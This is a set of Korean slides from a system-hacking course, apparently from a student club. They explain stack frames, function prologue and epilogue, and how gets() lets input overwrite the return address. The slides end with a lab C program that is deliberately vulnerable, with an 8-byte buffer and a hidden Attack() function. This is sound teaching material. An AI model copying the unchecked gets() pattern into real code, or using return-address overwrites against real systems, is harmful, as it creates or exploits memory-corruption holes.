시스템 해킹 입문하기 2회

2019. 04. 02

버퍼오버플로우(BOF)와 보호기법

ARGOS

INDEX

ARGOS


함수 프롤로그와 에필로그

함수 호출 시 스택

- Abstract
- Prologue
- Epilogue


ARGOS

Abstract



"어떻게 이런 일이 가능할까?"
=〉 RET! 함수 호출 시(prologue) 복귀 주소를 스택에 저장한 것

Prologue



```
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x000000000000065e <+0>:     push   rbp
   0x000000000000065f <+1>:     mov    rbp,rsp
   0x0000000000000662 <+4>:     sub    rsp,0x10
   0x0000000000000666 <+8>:     mov    DWORD PTR [rbp-0x4],0x3
   0x000000000000066d <+15>:    mov    DWORD PTR [rbp-0x8],0x4
   0x0000000000000674 <+22>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000000677 <+25>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000000000000067a <+28>:    mov    esi,edx
   0x000000000000067c <+30>:    mov    edi,eax
   0x000000000000067e <+32>:    call   0x64a <add>
   0x0000000000000683 <+37>:    mov    esi,eax
   0x0000000000000685 <+39>:    lea    rdi,[rip+0x98]        # 0x724
   0x000000000000068c <+46>:    mov    eax,0x0
   0x0000000000000691 <+51>:    call   0x520 <printf@plt>
   0x0000000000000696 <+56>:    mov    eax,0x0
   0x000000000000069b <+61>:    leave
   0x000000000000069c <+62>:    ret
End of assembler dump.
```

색칠한 부분이 함수 프롤로그!

모든 함수는 호출 시 저렇게 시작합니다.


Prologue

1. 우선 함수를 호출하면 자신의 복귀 주소(자신을 호출한 메모리 상의 위치) 즉, RET를 스택에 저장!

esp (스택이 얼마나 올라와 있는지 알려주는 레지스터)

〈놀랍게도 스택 입니다. ^^〉

Prologue



〈놀랍게도 스택 입니다. ^^〉

2. 그리고 이전 함수의 스택의 시작점(SFP)을 스택에 저장하는데, 이는 함수가 끝나고 복귀했을 때 이전 함수의 스택을 온전히 복구하기 위함이다.

스택의 시작점은 ebp라는 레지스터가 가르키는 주소이다.

Prologue

〈놀랍게도 스택 입니다. ^^〉

3. ebp(스택의 시작점)을 esp가 있는 위치까지 끌어 올린다.
이 때 mov를 이용(값 복사)

mov ebp, esp => esp의 값을 ebp에 복사해 넣는다~

Prologue 그 이후..

4. 지역 변수를 저장한다!

전역변수, 동적할당 된 변수 등등.. Heap이나 다른 영역..
이 부분은 나중에 다룹시다!

Epilogue

ARGOS

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x000000000000065e <+0>:     push   rbp
   0x000000000000065f <+1>:     mov    rbp,rsp
   0x0000000000000662 <+4>:     sub    rsp,0x10
   0x0000000000000666 <+8>:     mov    DWORD PTR [rbp-0x4],0x3
   0x000000000000066d <+15>:    mov    DWORD PTR [rbp-0x8],0x4
   0x0000000000000674 <+22>:    mov    edx,DWORD PTR [rbp-0x8]
   0x0000000000000677 <+25>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000000000000067a <+28>:    mov    esi,edx
   0x000000000000067c <+30>:    mov    edi,eax
   0x000000000000067e <+32>:    call   0x64a <add>
   0x0000000000000683 <+37>:    mov    esi,eax
   0x0000000000000685 <+39>:    lea    rdi,[rip+0x98]        # 0x724
   0x000000000000068c <+46>:    mov    eax,0x0
   0x0000000000000691 <+51>:    call   0x520 <printf@plt>
   0x0000000000000696 <+56>:    mov    eax,0x0
   0x000000000000069b <+61>:    leave
   0x000000000000069c <+62>:    ret
End of assembler dump.
```

색칠한 부분이 함수 에필로그!

모든 함수는 다 저렇게 죽어요.

Epilogue

감 잡으셨나요?

어셈블리로 표기하면


mov esp, ebp -〉 esp를 ebp로 옮기고
pop ebp -〉 esp가 있는 위치는 SFP!
pop eip -〉 esp가 있는 위치는 RET!
jmp eip -〉 RET로 점프~

.
.
.

너무 어렵나요? ㅎㅎ

#eip는 프로그램의 흐름이 어디인지 나타냄


Epilogue



1. esp를 ebp위치로 내린다. 이러면 위에 쌓인 스택들이 모두 쓰레기가 되는거에요.


Epilogue

2. pop을 해서 ebp에 저장합니다. 이 때 pop된 값은..
이전 함수의 스택 시작점이라고 했으니, ebp는 이전 함수의 스택으로 돌아갔겠죠??



이전 함수의 스택 프레임

Epilogue



3. RET를 pop하여 eip에 넣고 그 위치로 jmp 합니다.
(eip는 프로그램의 흐름이 어디인지 나타내는 레지스터 ㅎ)


RET adrress를 변조 하자

BOF 취약점

- BOF 취약점 발생 원인과 원리
- (실습) simple BOF

ARGOS

BOF 취약점 발생 원인과 원리



프로그램은 정해진 흐름(규칙)대로 진행된다.

그런데 RET를 변조한다면..?

=〉 개발자가 의도치 않은 행동 가능

그래서 RET를 어떻게 변조할건데..?

BOF 취약점 발생 원인과 원리

ARGOS


```
bof.c: In function ‘main’:
bof.c:11:2: warning: implicit declaration of function ‘gets’ [-Wimplicit-function-declaration]
  gets(buf);
  ^
```

C언어에서 gets(), scanf(), strcpy() 등등 일부 함수들은 사용자 입력에 길이 제한을 두지 않는다.

=〉 dummy(쓸 때 없는 data)를 무한정 넣어 RET에 도달하면 복귀 주소를 원하는 데로 덮어쓸 수 있다.

=〉위 사진에서 gets()가 들어간 프로그램을 컴파일 하니, gcc가 취약한 함수라고 화를 내고 있다..


BOF 취약점 발생 원인과 원리



어떻게 될까요?

그래서 RET를 어떻게 변조할건데..?

BOF 취약점 발생 원인과 원리




gets(a);

사용자 입력 : AAAA AAAA BBBB

길이 검사를 하지 않는 함수 덕분에 RET에 BBBB를 덮어쓸 수 있다.

근데 저게 BBBB가 아니라 어떤 함수의 주소라면?

BOF 취약점 발생 원인과 원리



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

(실습) simple BOF

ARGOS

```c
#include <stdio.h>

void Attack() //no executed in normal case but...
{
        int i;

        for(i = 0; i < 100; i++)
                system("echo u hacked by 4rgos system team");
}

int main()
{
        char buf[8];

        gets(buf); //attack me
        puts(buf);

        return 0;
}
```

정상적인 입력을 주면 Attack() 이라는 함수는 실행되지 않는다.

